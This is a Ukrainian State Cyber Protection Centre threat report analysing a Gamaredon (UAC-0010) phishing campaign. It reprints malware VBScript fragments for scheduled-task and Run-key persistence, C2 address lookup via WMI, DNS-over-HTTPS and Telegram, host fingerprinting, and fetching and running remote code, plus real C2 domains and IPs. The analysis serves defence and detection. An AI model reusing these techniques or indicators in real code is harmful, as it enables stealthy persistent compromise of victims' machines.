ANOTHER UAC-0010 STORY

January 2023

The State Cyber Protection Centre of
the State Service of Special Communication and Information
Protection of Ukraine

https://scpc.gov.ua/

TLP:CLEAR

Table of Content

Foreword

The Russian-sponsored UAC-0010 group (aka Gamaredon, Armageddon) continues to conduct frequent cyber attack campaigns against Ukrainian organizations. Despite using mainly repeated sets of techniques and procedures, adversaries **slowly but insistently evolve in their tactics** and **redevelop used malware variants** to stay undetected. Therefore, it remains one of the key cyber threats facing organizations in our country.

The group's recent activity is characterized with the approach of multi-stage download and deployment of malware payloads, that is used in order to **maximize chances of maintaining persistence** on infected hosts. These payloads represent similar variants of the same malware, designed to behave in practically analogous manner.

The Cyber Incidents Response Operational Centre of the State Cyber Protection Centre of Ukraine has found and **analyzed variants of GammaLoad and GammaSteel malware** being used in a recent campaign that are considered further.

The report highlights the importance of taking necessary proactive **behavior-based detection** and response measures for organizations in order to safeguard their networks from similar cyber attacks and to be prepared for constantly evolving cyber threats in the security landscape.

Stage 1: Attack Chain Overview




Fig1 - infection chain overview

Initial Access

Initial Access is achieved by adversaries using Phishing technique. The .RAR file named "12-1-125_09.01.2023" was distributed as an attachment to the spear-phishing email. It contains the only .LNK file named "Запит Служба безпеки України 12-1-125 від 09.01.2023.lnk" ("Request of the Security Service of Ukraine 12-1-125 dated 09.01.2023.lnk").

Execution

Running of adversary-controlled code on a remote system is achieved through using User Execution technique, that means the adversary relies upon a user double-clicking the malicious .LNK file. Once the victim opens the .LNK file, it uses System Binary Proxy Execution technique through the execution of Windows-native binary (designed to execute Microsoft HTML Application (HTA) files (mshta.exe)) to download a file via the URL **hxxps://secureurl[.]shop/09.01_otck/quicker[.]rtf** . Access is allowed only from IP addresses inside the Ukrainian address space.
In this example, a trusted, signed utility **mshta.exe is abused to proxy execution of Windows Script Host code** (VBScript).

Fig2 - downloading quicker.rtf via malicious URL

The resolution of **secureurl[.]shop** domain has recently changed from the IP address of MivoCloud SRL (Republic of Moldova) 194.180.174[.]158 (first seen on 2023-01-01, last seen on 2023-01-16) to the IP address of Security Service of Ukraine 193.29.204[.]56 (first seen on 2023-01-16).
Linking weaponized UAC-0010 domains, involved in malicious operations, with IPs of legitimate organizations is a systematic approach, used in order to **complicate the analysis of their actual operational infrastructure**.

The **quicker.rtf** file is actually an HTA file that contains VBScript code. The Obfuscated Files or Information technique is used by adversaries through the presence of two embedded base64-encoded VBScripts in this VBScript code.
Mshta.exe service is used to achieve Deobfuscate/Decode Files or Information technique and process the **quicker.rtf** file with encoded VBScripts inside.




Fig3 - Processing quicker.rtf file with mshta.exe

Fig4 - embedded Base64-Encoded VBScripts withing quicker.rtf file

The function **"AutoOpen" is** used to enable automatic VBScript execution when the file is opened (if the settings allow it). If the settings don't allow the automatic execution, the statement **"on error resume next"** causes VBScript execution to continue with the statement immediately following the statement that can possibly cause the runtime error (without fixing that runtime error).

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
Sub AutoOpen()
on error resume next
```

Fig5 - Suspicious functions usage

Persistence

The first embedded base64-encoded VBScript provides the instructions for achieving of Persistence tactic through Scheduled Task technique with the creation of a scheduled task named **Lightworks.Metadata ,** that executes the newly created **C:\Users\%USERPROFILE%\judgment** file with **wscript.exe** utility every 5 minutes.

```
Function CreateFile()
debates6I = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%")
If (not CreateObject("Scripting.FileSystemObject").FolderExists(debates6I)) Then
 CreateObject("Scripting.FileSystemObject").CreateFolder debates6I
End If
FileName = debates6I + "\judgment"
set Stream = CreateObject("Scripting.FileSystemObject").createtextfile(FileName, true, true)
Stream.write ContentFile
Stream.close
CreateFile = FileName
End Function
```

Fig6 - Function of creating C:\Users\%USERPROFILE%\judgement file

```
author = "Administrator"
interval = "PT5M"
stime = DateAdd("s", 120, Now)
id = "4143"
descript = "check display datalist"
shedulename = "Lightworks.Metadata"
startvbs = " //e:vbscript //b /cda /asf /icl /wmv "
```

Fig7 - Lightworks.Metadata task is scheduled to run every 5min




Fig8 - Lightworks.Metadata scheduled task




Fig9 - Action details of Lightworks.Metadata scheduled task

Persistence tactic is also achieved through Boot or Logon Autostart Execution technique with the creation of autorun registry key entry named **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\metrics** of REG_SZ type with "**wscript.exe \"C:\\Users\\%USERPROFILE%\\judgment\" //e:vbscript //b /cda /asf /icl /wmv**" value.

The registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** by its definition makes a program run every time the user logs on, therefore the **judgment** VBScript will be run automatically every time when the user logs on. Additionally, it will be executed under the context of the user and will have the account's associated permission level.

```
myKey = Join(array("H","KE","Y_CU","RRE","NT_U","SER","\So","ftw","are","\Mi","cro","sof","t\W","ind","ow","s\",
"Cur","ren","tVe","rsi","on\R","un\metr","ics"),"")
shs.RegWrite myKey,Join(array("ws","c","r","ipt",".e","xe "),"") + """ + CreateFile + """ & startvbs,"REG_SZ"
shs.Run Join(array("ws","c","r","ipt",".e","xe "),"") + """ + CreateFile + """ & startvbs
```

Fig10 - the autorun registry key creation

Command and Control

The content of "**C:\\Users\\%USERPROFILE%\\judgment**" file corresponds to the second embedded base64-encoded VBScript, that contains instructions on getting the C2 IP address using several methods.

One of the methods involves the use of Windows Management Instrumentation technique of Execution tactic by resolving the malicious IP address of **Xor<number>[.]autometrics[.]pro** subdomain, that the infected host will further interact with, using the **Windows Management Instrumentation (WMI) query**, a legitimate administrative feature that provides a uniform environment to access Windows system components.

```
importGzM = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
racingWhh = "select * from win32_pingstatus where address='Xor" & agesuJ & ".autometrics.pro'"
populareLB = "get"
scarcePcM = "accept"
disdainI6V = "application/dns-json"
compartmentuMz = "vbscript.regexp"
Set entrydYo  = GetObject(importGzM).ExecQuery(racingWhh)
```

Fig11 - pinging the domain autometrics[.]pro with WMI query




Fig12 - DNS traffic observed while pinging the domain with WMI query




Fig13 - ICMP traffic observed while pinging the domain Xor71[.]autometrics[.]pro with WMI query

Another methods of getting the C2 IP address correspond to the usage of legitimate third-party services (cloudflare-dns[.]com, Telegram) in order **to bypass network traffic detection**.

```
agesuJ = int((100 * rnd)+1)
beansm6Q =  blackbirdMKV("https://cloudflare-dns.com/dns-query?name=Xor" & agesuJ & ".autometrics.pro","get")
```

Fig14- domain resolution with the usage of cloudflare-dns[.]com

Getting the C2 IP address via accessing the Telegram URL occurs by checking the response using a regular expression. **IP addresses, posted in Telegram channels, as well as the channels** themselves **are changed periodically**.

```
AprilZ97 = "https://t.me/s/oearps"
```

Fig15 - accessing the Telegram URL hxxps://t[.]me/s/oearps




Fig16 - getting C2 address via Telegram URL hxxps://t[.]me/s/oearps

```
set sellteK = createobject(compartmentuMz)
sellteK.pattern = "==([0-9\@]+)=="
sellteK.multiline = true
sellteK.global = true
```

Fig17 - checking the response using a regular expression of ("==([0-9\@]+)==")

After obtaining the C2 IP address, this script uses the Web Application Layer Protocol technique for achieving Command and Control tactic to communicate with the C2 server by issuing a custom crafted HTTP GET request, the instructions for creating are also embedded within the **judgment** file. The custom fields modified in the HTTP request include a hardcoded Accept-Language "**ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4**" field,user-agent field "**mozilla/5.0 (x11; ubuntu; linux x86_64; rv:82.0) gecko/20100101 firefox/82.0::**" with the computer name, volume serial number and "**::/.judgment/**" string.

```
stoolnSv = "mozilla/5.0 (x11; ubuntu; linux x86_64; rv:82.0) gecko/20100101 firefox/82.0::"
forgottenL2T = "%systemdrive%"
lunchbCF = "%computername%"
saladMAv = "_"
coolinguBA = "::/.judgment/."
oneselfxnD=hex(createobject("scripting.filesystemobject").getdrive(createobject("wscript.shell").expandenvironmentstrings(forgottenL2T)).serialnumber)
newlya1w=stoolnSv + createobject("wscript.shell").expandenvironmentstrings(lunchbCF) + saladMAv & oneselfxnD & coolinguBA
```

Fig18 - hardcoded user-agent field

```
cornw5J.setRequestHeader "Referer", reportingssH
cornw5J.setRequestHeader "Accept-Language", "ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4"
cornw5J.setRequestHeader "Cookie", "jug"
```

Fig19 - hardcoded string used in the Accept-Language field

The **judgment** script reads the base64-encoded data in response to the HTTP GET request of **hxxp://<C2 IP address>/jumper/<number>.cgm?=Read** format, decodes the data and executes it via **wscript.exe** utility as a VBScript.

```
GET /jumper/71.cgm?=Read HTTP/1.1
Accept: */*
user-agent: mozilla/5.0 (x11; ubuntu; linux x86_64; rv:82.0) gecko/20100101 firefox/82.0::DESKTOP-7J7            ::/.judgment/.
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 195.189.96.64
Connection: Keep-Alive

HTTP/1.1 200 OK:
Date:
Server: Apache
Content-Disposition: attachment; filename=MWYnn1cKVxST
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: public
Vary: Accept-Encoding
Connection: close
Content-Encoding: gzip
Content-Length: 7493
Content-Type: text/html;charset=UTF-8

k&RnVuY3Rpb24gYXdha2VuZWRrelkoKQ0KT24gRXJyb3IgUmVzdW1lIE5leHQNCg0KIA0KbGFyZHRPRyA9IDM3Ng0KbGFyZHRPRyA9IGxhcmR0T0cgKyAxMg0KDQonV3
JiKyJ2YWwoc2FpbnRDeEwpIikNCiANCmlmIGdydW50YzhUID0gMjUgdGhlbiANCmhp&&bmRlcng3YSA9ICJZN0dRRlRueVo0UXg1ellQMTZYMnVnNG1aNU8yWVBsNzc3
MTUxODIyMDAxfDEwfDIwMjF8ODg5NHxVTklURUQgU1RBVEVTfHx8TGF1cmllIEdyb3NzbWFufDkwNDA0fENBfFNBTlRBIE1PTklDQXwxNjU1IDI2dGggU3RyZWV0fHw
NXwNCkVuZCBGdW5jdGlvbg0KRnVuY3Rpb24gY29udGVudGVkcjJlKCkNCk9uIE&&Vycm9yIFJlc3VtZSBOZXh0DQogDQpTZXQgc2lnbnhnTiA9IENyZWF0ZU9iamVjdC
5HZXRGaWxlTmFtZSgiaU9Hci96MmcxL3lYMjgvVzJLRGUwL2wxeC93VVM2SjBqL0FHTHUudG1wIiApDQoNCg0KaGVscGxlc3NZUDIgPSBXU2NyaXB0LlNjcmlwdEZ1bC
ANCmVudmlvdXNnQzMgPSBlbnZpb3VzZ0MzICsgMTUNCg0KbGF6eWZzaSA9&&IFVDYXNlKCJmQTUzQzBhVzZQVDQ4bzZQdWhtIikNCk5leHQNCg0Kc3RhY2tLa3QgPSBM
:11QMiA9IEVtcHR5DQoNCmV4ZWN1dGUoIm1lZWtXN1EgPSBTcGwiKyJpdChicmF2ZWx5dFUxLCBiaXR0ZXJseXhvNCkiKQ0KJ1RheHBheWVyIElkZW50aWZpY2F0&&aW
KCJTY3JpcHRpbmcuRmlsZVN5c3RlbU9iamVjdCIpDQppbnRlcnZhbG&&5CVyA9IGV4YW1wbGVFdDguR2V0UGFyZW50Rm9sZGVyTmFtZShXU2NyaXB0LlNjcmlwdEZ1bC
Q3MDQ1NzUwDQpFbmQgRnVuY3Rpb24NCm9uIGVycm9yIHJlc3VtZSBuZXh0DQonQ1NDIChDYXJkIHNlY3VyaXR5IGNvZGUpDQpEaW0gYnJhdmVseXRVMSwgc2&&FpbnRE
RlKQ0KYml0dGVybHl4bzQgPSAiIFhIN1JKT0h5NUt0Z2kgIg0K&&JzQzODg1NzYxMDMwOTk3MDR8MTF8MjAxOXwzNDV8VU5JVEVEIFNUQVRFU3x8fEVyaW4gQmVzbGVy
fXxWSVNBLENSRURJVCxTSUdOQVRVUkV8Q0hBU0UgQkFOSyBVU0EsIE4uQS58DQphd2V1VE0gPSBhd2V1VE0gKyAiQjFUTzF1bkgkVUQjdEtKQlpMNzlH&&SjlNQEZuIC
nIgcmVzdW1lIG5leHQgQiBzZXQgcGFzc2VuZ2VyczA0wOi&&A9IFgkVUQicmVhdGVHSjlNQEZiamVIJFVEI3OgakdKOU1ARktKQlpMNzluKGFycmF5KCIiYWRHSjlNQE
```

Fig20 - Response on custom crafted HTTP GET request

Stage 2

Among the extracted VBScript code, received as a response to the custom crafted HTTP GET request of **hxxp://<C2 IP address>/jumper/<number>.cgm?=Read** format, there is one embedded VBScript, where text strings replaces are used for obfuscation.

Fig21 - VBScript, received with HTTP GET response

The embedded VBScript code contains instructions for getting the next C2 server IP address (using analogical methods, described and used in the first stage). One method includes reaching hardcoded Telegram URL **hxxps://t[.]me/s/siacmgkvy** :

Fig22 - Accessing the Telegram URL hxxps://t[.]me/s/siacmgkvy




Fig23 - Getting C2 address via Telegram URL hxxps://t[.]me/s/siacmgkvy

Another method includes pinging the subdomain **Write[.]mohsengo[.]shop** with WMI query and checking the **ProtocolAddress** value to determine the C2 IP address:

```
jobo7T = join(array("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"))
althoughOuI ="select * from win32_pingstatus where address='Write.mohsengo.shop'"
```

Fig24 - Pinging the domain Write[.]mohsengo[.]shop with WMI query

```
function consentedgqS (jobo7T, althoughOuI)
consentedgqS = defiancex9p.ProtocolAddress
```

Fig25 - Checking the ProtocolAddress value to get the IP address of Write[.]mohsengo[.]shop

Also, the creation of file named **easyaj8.txt** is described with hardcoded "**lnk_94**" content inside, that corresponds to "HTTP 404 Not Found" response body message.

```
lameieu = CreateObject(join(array("Scripting.FileSystemObject"),"")).GetSpecialFolder(2) + "\easyaj8"
Set influencedqYl = CreateObject(join(array("Scripting.FileSystemObject"),"")).CreateTextFile(lameieu,True)
influencedqYl.Write "lnk_94"
influencedqYl.Close
```

Fig26 - File easyaj8.txt creation




Fig27 - Content of easyaj8.txt file

The custom crafted HTTP GET request of **http://<C2 IP address>/joan.html** format is sent.

```
on error resume next
Dim savagelyCTd, anywhereXV5, jobo7T, althoughOuI
ammunitionysV ="wscript.exe"
savagelyCTd = "http://"
anywhereXV5 = "get"
jobo7T = join(array("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"),"")
althoughOuI ="select * from win32_pingstatus where address='Write.mohsengo.shop"
recognizeTZB = createobject(join(array("wscript.shell"),"")).expandenvironmentstrings(join(array("%TEMP%"),"")) + "\joan.tmp"
FridayfKJ = "ipconfig /flushdns"
middayqER = join(array("==([0-9\@]+)=="),"")
punishPij = join(array("vbscript.regexp"),"")
itembKN = "https://t.me/s/siacmgkvy"
madamyBc = join(array("post"),"")
limitedL5n = join(array("accept"),"")

delicateHHg = ""
delicateHHg = responsibleDJt (middayqER, punishPij, itembKN, madamyBc, limitedL5n)
if delicateHHg = "" Then
delicateHHg = consentedgqS(jobo7T, althoughOuI)
End if
bootyHl = savagelyCTd & delicateHHg & "/joan.html"
lydiaFLQ = 10
gallantJxh = dateadd("s", lydiaFLQ, now())
do until (now() > gallantJxh)
loop
```

Fig28 - Crafting the HTTP GET request to http://<C2 IP address>/joan.html

The unencoded response to the custom crafted HTTP GET request is saved under **C:\Users\%USERPROFILE%\AppData\Local\Temp\joan.tmp** location.

```
GET /joan.html HTTP/1.1
Accept: */*
Accept-Language: uk
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: <C2 IP address>
Connection: Keep-Alive

HTTP/1.1 200 OK
Date:
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 22398
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Function mereyU7()
On Error Resume Next
```

Fig29 - Response to HTTP GET request to http://<C2 IP address>/joan.html

Stage 3

C:\Users\%USERPROFILE%\AppData\Local\Temp\joan.tmp file is an actual .vbs file that contains three embedded multi-stage obfuscated VBScripts (two of which are base-64 encoded and one is obfuscated with string replaces).

Fig30 - First embedded obfuscated VBScript code within joan.tmp file

Fig31 - Second embedded obfuscated VBScript code within joan.tmp file




Fig32 - Third embedded obfuscated VBScript code within joan.tmp file

The file **C:\Users\%USERPROFILE%\AppData\Local\Temp\joan.tmp** is then executed in the **Windows Shell** via **wscript.exe** with next parameters:

/e:vbscript - the engine that is used to run the script (to run the script that uses a custom file name extension);

/josephine /jerk - the arguments passed to the script;

/b - specifies batch mode, which does not display alerts, scripting errors, or input prompts.

```
ammunitionysV ="wscript.exe"

set finestb9B = createobject(join(array("msxml2.xmlhttp"),""))
finestb9B.open anywhereXV5 , bootyHl, false
finestb9B.setrequestheader "Host" , "twitter.com"
finestb9B.send
richesjyJ = advancedAbZ(finestb9B.responsebody)
Set influencedqYl = CreateObject(join(array("Scripting.FileSystemObject"),"")).CreateTextFile(recognizeTZB,True, True)
influencedqYl.Write richesjyJ
influencedqYl.Close
speechgZc =" //e:vbscript /josephine /jerk //b "
raspberryL97 = "" & recognizeTZB & speechgZc
lydiaFLQ = 10
gallantJxh = dateadd("s", lydiaFLQ, now())
do until (now() > gallantJxh)
loop
createobject(join(array("shell.application"),"")).shellexecute ammunitionysV, raspberryL97, "", "", 0
```

Fig33 - Process creation description

Process Created **process:** wscript.exe **time:** 29859 **kind:** Create **image:** C:\Windows\System32\wscript.exe
cmd: "C:\Windows\System32\wscript.exe" "C:\Users\ \AppData\Local\Temp\joan.tmp" //e:vbscript /josephine /jerk //b

Fig34 - Process created

During **C:\Users\%USERPROFILE%\AppData\Local\Temp\joan.tmp** file execution new files were created under next locations:

- **C:\Users\%USERPROFILE%\AppData\Local\Temp** (**patsyRXc.txt** , **ozWOV.txt**);
- **C:\Users\%USERPROFILE%\Favourites** (**judgment.jas** , **jonas.lib**);
- **C:\Users\%USERPROFILE%** (**trash.dat**).

Files **judgment.jas** , **jonas.lib, trash.dat** are actual .vbs files.

File **C:\Users\%USERPROFILE%\trash.dat** is hidden as **Attributes** property with value “2” was set.

```
function plumBU2()
on error resume next
Set generouswrB = createobject(join(array("Scripting.FileSystemObject"),""))
Set hairsvoo = createobject(join(array("wscript.shell"),""))
installingy4w = join(array("%userprofile%"),"")
intentlyi6Q = wscript.scriptfullname
lashUoB = hairsvoo.expandenvironmentstrings(installingy4w) + "\trash.dat"
generouswrB.GetFile(lashUoB).Attributes = 0
generouswrB.copyfile intentlyi6Q , lashUoB
generouswrB.GetFile(lashUoB).Attributes = 2
end function O3PpB55k0n8pGw
```

Fig35 - Creation of trash.dat file under C:\Users\%USERPROFILE% directory

```
on error resume next
scowledwyG = join(array("WindowsActionDialog"),"")
counselsdu = join(array("Notifications"),"")
Set hairsvoo = createobject(join(array("wscript.shell"),""))
Set generouswrB = createobject(join(array("Scripting.FileSystemObject"),""))
installingy4w = join(array("%userprofile%"),"")
accidentalCE0 = hairsvoo.expandenvironmentstrings(installingy4w) + join(array("\Favorites"),"")
generouswrB.createfolder(accidentalCE0)
overMKF = accidentalCE0 + "\jonas.lib"
adultpZ1 = accidentalCE0 +  "\judgment.jas"
plumBU2
hypothesiskcT overMKF, recommendi9U, counselsdu
limitsA2m overMKF, counselsdu
guestsy7g
hypothesiskcT adultpZ1, permanentlym1I, scowledwyG
limitsA2m adultpZ1, scowledwyG
